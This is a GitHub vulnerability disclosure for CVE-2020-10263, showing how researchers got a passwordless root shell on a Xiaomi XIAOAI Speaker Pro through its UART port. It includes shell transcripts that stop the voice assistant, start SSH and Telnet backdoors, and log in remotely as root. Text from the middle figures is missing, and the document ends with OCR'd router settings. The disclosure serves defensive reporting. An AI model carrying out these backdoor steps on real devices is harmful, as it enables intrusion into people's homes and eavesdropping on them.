

master

...

CVE-POC / CVE-2020-10263.md

Jian-Xian Update CVE-2020-10263.md

History

1 contributor

147 lines (102 sloc) | 5.6 KB

...

CVE-2020-10263

[Discoverer]

*Jian-Xian Li, Pei-Jing Sun, Guan-Wei Hou, Jieh-Chian Wu

National Kaohsiung University of Science and Technology

[Description]

An issue was discovered on XIAOMI XIAOAI speaker Pro LX06 1.52.4. Attackers can get root shell by accessing the UART interface and then they can (i) read Wi-Fi SSID or password, (ii) read the dialogue text files between users and XIAOMI XIAOAI speaker Pro LX06, (iii) use Text-To-Speech tools pretend XIAOMI speakers' voice achieve social engineering attacks, (iv) eavesdrop on users and record what XIAOMI XIAOAI speaker Pro LX06 hears, (v) modify system files, (vi) use commands to send any IR code through IR emitter on XIAOMI XIAOAI Speaker Pro LX06, (vii) stop voice assistant service, (viii) enable the XIAOMI XIAOAI Speaker Pro' SSH or TELNET service as a backdoor, (IX) tamper with the router configuration of the router in the local area networks.

[Attack Type]

Physical

[Product]

XIAOMI XIAOAI speaker Pro (LX06)

[Version]

1.52.4

XIAOMI XIAOAI speaker Pro devices vulnerability

demonstration

Debug points exist in most of the equipment and are used for factory testing or debug. By removing the case of the XIAOMI XIAOAI speaker Pro, we can find the debug point on the UART port. Figure 1 shows how a PC is connected to XIAOMI XIAOAI speaker Pro via UART port.



Fig.1 A PC is connected to XIAOMI XIAOAI speaker Pro via UART port

Since there is no any authentication procedure for the access to the UART ports, we can login as root with no password to be asked. Figure 2 shows the screenshot of login as root with no password to be asked.



Fig.2 Login as root with no password to be asked.

Impact demonstration from XIAOMI XIAOAI speaker Pro devices vulnerability

1. Read Wi-Fi SSID or password displayed in cleartext




Fig.3 Show the WIFI SSID and password

2. Read the dialogue text files between users and XIAOMI XIAOAI speaker Pro




Fig.4 Part of the texts transferred from conversations between the user and XIAOMI XIAOAI speaker Pro

3. Use Text-To-Speech tools pretend XIAOMI XIAOAI speaker Pro' voice achieve social engineering attacks

video: <https://www.youtube.com/watch?v=Cr5DupGxmL4>

4. Eavesdrop on users and record what XIAOMI XIAOAI speaker Pro hears




Fig.5 Recording the conversations and show the produced wave files

5. Stop voice assistant service

```

root@mico:~#
root@mico:~#
root@mico:~# /etc/init.d/mediaplayer stop
root@mico:~#
root@mico:~#

```

Fig.6 The command to shut d own voice assistant of XIAOMI speaker

6. Enable the XIAOMI XIAOAI speaker Pro's SSH service as a backdoor

```

ROM Type:release / Ver:1.58.10

==== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====

root@mico:~# dropbear -x /data/etc/dropbear/dropbear_rsa_host_key -E
[3267] Feb 20 20:16:44 Running in background
root@mico:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1032 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1032 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:132629 (129.5 KiB)  TX bytes:132629 (129.5 KiB)

wlan0     Link encap:Ethernet  HWaddr EC:41:18:69:34:41
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::ee41:18ff:fe69:3441/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1049 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:442598 (432.2 KiB)  TX bytes:264239 (258.0 KiB)

root@mico:~#

```

Fig.7 The command to use a RSA format SSH private key

```

root@kali:~# ssh 192.168.0.100
The authenticity of host '192.168.0.100 (192.168.0.100)' can't be established.
RSA key fingerprint is SHA256:8789QtoT017uMR2DGNFZZCwz2STCQe+U1ze18o19HU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.100' (RSA) to the list of known hosts.

BusyBox v1.27.2 () built-in shell (ash)

ROM Type:release / Ver:1.58.10

==== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====

root@mico:~# ls /
ls      dev      init      mnt      proc     root     sys      usr
data    etc      lib      overlay  rom      sbin     tmp      var
root@mico:~#

```

Fig.8 The command to remotely login in by SSH with no password to be asked

7. Enable the XIAOMI XIAOAI speaker Pro's Telnet service as a backdoor

```

root@mico:~# /usr/sbin/telnetd
root@mico:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:1734 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1734 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:194946 (190.3 KiB)  TX bytes:194946 (190.3 KiB)

wlan0     Link encap:Ethernet  HWaddr EC:41:18:69:34:41
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::ee41:18ff:fe69:3441/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1879 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:786607 (768.1 KiB)  TX bytes:468030 (457.0 KiB)

root@mico:~#

```

Fig.9 The start Telnet command Fig.

```

root@kali:~# telnet 192.168.0.100
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^'.

mico login: root

BusyBox v1.27.2 () built-in shell (ash)

ROM Type:release / Ver:1.58.10

==== WARNING! =====
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
=====

root@mico:~# ls /
ls      dev      init      mnt      proc     root     sys      usr
data    etc      lib      overlay  rom      sbin     tmp      var
root@mico:~#

```

Fig.10 The command to remotely login in by Telnet with no password to be asked.

8. Use command to send any IR code through IR emitter on XIAOMI XIAOAI Speaker Pro

D-Link

DWR-6000

快速設定模式
(指南)

網路網路連接

無線連接

區域網路設定

時間和日期

家長控制規則

退出

安裝

網路設定

維護

狀態

寬頻網路連線

在這部分中可以設定您的寬頻網路連線類型。有幾種連線類型可供選擇：靜態IP、DHCP、PPPoE、PPTP、L2TP。如果您對連線方式不確定，請聯繫您的寬頻網路服務業者。

提醒：如果選用了PPPoE選項，您需要刪除或者停用您電腦上的任何PPPoE用戶端(電腦端)連接軟體。

儲存設定 不要儲存設定

寬頻網路連線類型

選擇一種模式以透過路由器來存取網路。

我的寬頻網路連線是：

靜態IP位址連線

靜態IP位址連線

輸入由您的寬頻網路服務業者提供的靜態位址資訊。

IP位址：

255.255.255.0

(由您的ISP分配)

子網路遮罩：

255.255.255.0

通訊埠位址：

0.0.0.0

MAC位址：

00 - 00 - 00 - 00 - 00 - 00

00 (非必要)

複製本埠的MAC位址

主要DNS位址：

0.0.0.0

次要DNS位址：

0.0.0.0

(非必要)

MTU：

1500

Fig.15 The router configuration after data tampering